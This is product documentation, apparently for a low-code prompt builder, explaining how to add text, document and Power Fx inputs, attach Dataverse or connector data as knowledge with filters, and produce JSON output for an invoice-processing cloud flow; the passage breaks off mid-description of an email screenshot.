
If you're satisfied with your prompt, select **Text input** in the prompt instructions to add **Sample data**. You can also change the input name from **Text input** to the value of your choice in the **Name** field.



The 'Text input' dialog box has a title bar with a blue icon and the text 'Text input'. Below the title bar is a 'Name' field containing the text 'Text input'. Underneath is a 'Sample data' section with a text area containing the placeholder text 'Add an example value so the model can test your prompt with it.' At the bottom left is a trash icon, and at the bottom right is a 'Close' button.


Image or document input

When you use image or document inputs, you can perform actions on file content that dynamically pass to the prompt at run time, such as file summarization, file categorization, extracting file information (both textual and visual), asking questions on file, and many more. It's also possible to combine both text and document or image inputs in the same prompt.



The interface is titled 'Extract key information from a contract'. It features an 'Instructions' field on the left with a red border containing the text 'Extract key data points from the contract, including term, renewal options, and termination clauses.' To the right of the instructions is a 'Model' dropdown set to 'GPT-4o' and a 'Test' button. On the right side, there is a 'Model response' section with the text 'Your test results will appear here' and an 'Output: Text' dropdown. At the bottom right, there is a circular button with a magnifying glass icon. At the bottom center, there are 'Save' and 'Cancel' buttons. A small disclaimer at the bottom right states 'AI-generated content may be incorrect. Read terms'.

If you're satisfied with your prompt, select **Document input** in the prompt instructions to add **Sample data**. You can also change the input name from **Document input** to the value of your choice in the **Name** field.




The 'Document input' dialog box has a title bar with a blue document icon and the text 'Document input'. Below the title bar is a 'Name' field containing the text 'Document input'. Underneath is a 'Sample data' section with an information icon and a button that says 'Upload an image or a document'. Below this is a yellow warning box with an information icon and the text 'Sample files are not saved.' At the bottom left is a trash icon, and at the bottom right is a 'Close' button.

File types supported with image or document input are PNG, JPG, JPEG, and PDF.

Power Fx input

When you use Power Fx inputs, you augment your prompt with formulas. You perform operations like retrieving the current date, formatting or searching text, performing calculations, or working with memory tables. You can use any Power Fx functions that aren't related to connectors. You can use your prompt inputs as arguments for the function with this syntax: `Input.'Your input name'`.

For example, you can get the current date and apply formatting provided as a prompt input with this syntax: `Text(Now(), Input.'Date Format')`.



Learn more in [Power Fx formula reference overview](#) about the functions available.

Limitations

- For image or document input, files passed to be prompt must total less than 25 MB for all files.
- For image or document input, file types are generally limited to PNG, JPG, JPEG, and PDF. However, Word, Excel, and PowerPoint files are supported as document inputs for analysis when code interpreter is turned on in prompt settings. Learn more in [Use code interpreter in a prompt to generate and execute Python code](#).
- For image or document input, information extracted from large documents might be inaccurate or incomplete, especially for table lines.
- Image or document processing is restricted to a maximum of 100 seconds. If this limit is exceeded, the operation terminates with a timeout error.
- Documents must have fewer than 50 pages.
- Image or document input isn't yet supported for prompts added as tools in Copilot Studio agents.
- Depending on the model you select for your prompt, the number of input and output tokens you're allowed in each exchange with the model varies. Different models also have different levels for billing. Learn more in [Change the model version and settings](#).

Related information

- [Human review for automation with a prompt](#)
 - [FAQ for prompts and text generation capabilities](#)
-

Last updated on 03/05/2026

Add knowledge to your prompt


Prompts enable you to use generative AI models addressing various types of content generation scenarios. These models use their default knowledge included in their training data to answer. However, this knowledge isn't sufficient to deal with use cases requiring business specific data context.

This point is where data Retrieval Augmented Generation (RAG) allows you to provide external information to augment the knowledge of the model. This augmentation can result in getting the answers you need.


Add knowledge and filter

This section describes how to add knowledge to a prompt and filter it.


1. Type / or select **Add content** to choose a data source object from the **Knowledge** section.




2. Navigate the data source and select one or more columns. These are added as knowledge objects in the prompt.



3. Filter the retrieved knowledge by selecting the knowledge object, then select **Filter attribute**, and choose the field to filter in **Filter attribute**. Enter a free-form text or a prompt input in **Filter value**.



4. Filter using an input. Create a prompt that retrieves all accounts using the value of an input named **Question**.



The prompt automatically filters all knowledge objects using the value of this input, expressed in natural language.

Insert data references in the prompt

You can insert multiple data and related tables' data references in your prompt and use it with natural language. Do this by selecting **Insert** and navigating through the data and relationships.

The generative model uses each data reference to answer.

Use connectors

You can select an existing connection to Salesforce, Oracle, SAP, or Zendesk. Then, select a table and insert one or several fields in the prompt, filtering the data on an attribute.

Instructions ... Model: GPT-4o mini Test

Evaluate the sentiment of the given User comment, being mindful of its tone, context, and substance. The response should be courteous and show understanding, addressing all inquiries or tasks highlighted. Keep the response succinct and straightforward, steering clear of vagueness. Should the message convey a grievance or unhappiness, express acknowledgment and readiness to help. Use a fitting closure for formal exchanges, and for customer questions, clarify subsequent actions or request further details if needed. Before sending, review for grammatical precision and cultural appropriateness.

For context you can use the previous analysis on Account.Name and Account.Last message

Example of scenarios

The number of scenarios enabled by this capability is limited only by your creativity. The following list provides some examples.

- Create a summary of the account named Name using only these columns: Account.Name, Account.Description, Account.Orders (Order).Name, Account.Orders (Order).Amount.
- Classify the Email into one of these Category.Name matching based on Category.Description.
- Draft a reply to this Problem matching data from FAQ.Topic and getting inspiration from FAQ.Solution.
- Get answers to the Question by providing information about Account.Account Name, Account.Account Number, Account.Address 1, and Account.Address 1: City.

Limitations

The following list describes the limitations of using your own data in a prompt.

- Data sources are limited to Dataverse and Salesforce, Oracle, and ZenDesk connector tables.
- Connectors can only be used for prompts in Power Automate.
- Dataverse environment languages supported: English US, French, Japanese, Danish, Dutch, German, Italian, Brazilian Portuguese, Spanish, Simplified Chinese, Danish Norwegian, and Turkish.

- Virtual table use isn't yet supported.
- Only attributes with the following data types are available as **Filter attributes**: `text`, `number`, `date and time`, `choice`, `currency`, and `unique identifier`.
- Only one-to-many or many-to-one relationships are supported for Dataverse. You can select up to two levels of relationships for the table added as a data source.

For example, you can use `Account.'Company Name (Contact)'.Name` or `Account.'Company Name (Contact)'. 'Connected To (Connection)'. 'Connection Name'`.

- The number of records retrieved is 30 by default. You can increase this limit to 1,000 in the settings.

Related information

- [Training: Create prompt builder prompts using your own Dataverse data \(module\)](#)

Last updated on 01/20/2026

JSON output

By default, the prompt generates text as response. Text can be convenient for many use cases; however, if the response has several elements that need to be identified individually, the text option can be limited.

Benefits of using JSON output

The JSON output lets you generate a JSON structure for your prompt response instead of text. JSON makes it easier to process responses with multiple elements in agents, cloud flows, or apps.

Following is an example of use cases that become possible with JSON output:


- Display structured content like project schedule or product information.
- Extract data from text like invoices, purchase order, delivery forms, and many more.
- Identify object attributes from text sources like emails or Dataverse data.
- Get multiple categories or sentiments from a text.

Create a prompt with JSON output

This section describes how to select JSON as output and edit the JSON format.

Select JSON as output

To change how the prompt response is rendered, select **JSON** as the output in the top-right corner.




Edit JSON format

To view or edit the JSON format, select the settings icon to the left of **Output: JSON**.




By default, the format is **Auto detected**. This format means each time you test your prompt, the format associated to the prompt is refreshed with the one detected at testing time. This format is convenient when you're iterating on your prompt instructions and want to know how the response format evolves.



If you update the JSON example, the format becomes **Custom** and is never updated if you test your prompt again. This format is convenient when you don't want prompt tweaking to influence the format, or if you need to follow a specific format.

You can revert to auto-detect mode by selecting the **Back to auto-detect** icon.



To test and save your prompt, follow these steps:


1. To confirm the newly modified example, select **Apply**.
2. To check how your prompt response renders with the new format, select **Test**.
3. When you finish your modifications, select **Save custom**. If you skip this step, your changes are lost.

When you save your prompt, you're locking the latest **Auto-detected** format or the **Custom** format defined. This means when you use your prompt in an agent, a cloud flow, or an app, the saved format is used—it doesn't vary.

At any time, you can check the JSON schema that generates out of the JSON examples by selecting `</>`. You can't modify this schema currently.

Use a prompt with JSON output in Power Automate

This section guides you to create the following cloud flow:



1. Create a prompt to process invoices using an **Image or document** as input.

Learn more in [Add text, image, or document input to a prompt.](#)

The screenshot shows a window titled 'Invoice processing'. On the left, under 'Instructions', it says: 'Extract invoice details, including customer and vendor information, totals, and line items, from all pages of the Invoice, ensuring that all relevant information is captured, even if it spans multiple pages. Identify and extract data from tables, including those containing checkboxes. If a checkbox is unchecked, return "Not checked"; otherwise, extract the information.' There is an 'Add content' button at the bottom left. On the right, under 'Model response', it says: 'Your test results will appear here'. At the top right, it shows 'Model: GPT-4o' and 'Output: JSON'. At the bottom right, there is a disclaimer: 'AI-generated content may be incorrect. [Read terms](#)'.


2. Update the JSON format by providing the following JSON example:



3. Create a cloud flow with the **When a new email arrives** trigger. To process specific emails, make sure to set filters.

Learn more in [Get started with triggers](#).

4. Add the **Run a prompt** action, and select the prompt you created in the first step.
5. In the **invoice** input, add the email attachment from the trigger action.



6. Add the **Send an email** action.
7. Edit the email body to include the elements extracted by the prompt with JSON output.

The screenshot shows a web interface for sending an email. At the top, there's a title bar with a Microsoft Office icon and the text 'Send an email (V2)'. Below this are tabs for 'Parameters', 'Settings', 'Code View', 'Testing', and 'About'. The 'Parameters' tab is active. It contains three main sections: 'To *' with a text input field containing 'jdoe@contoso.com', 'Subject *' with a text input field containing 'An invoice has been processed', and 'Body *' with a rich text editor. The rich text editor has a toolbar with options like 'Normal', 'Arial', '15px', 'B', 'I', 'U', 'A', and 'A' (text color). The body text starts with 'Dear user,' followed by a paragraph 'A new invoice has been processed. Here are the key information:'. Below this, there are three lines of 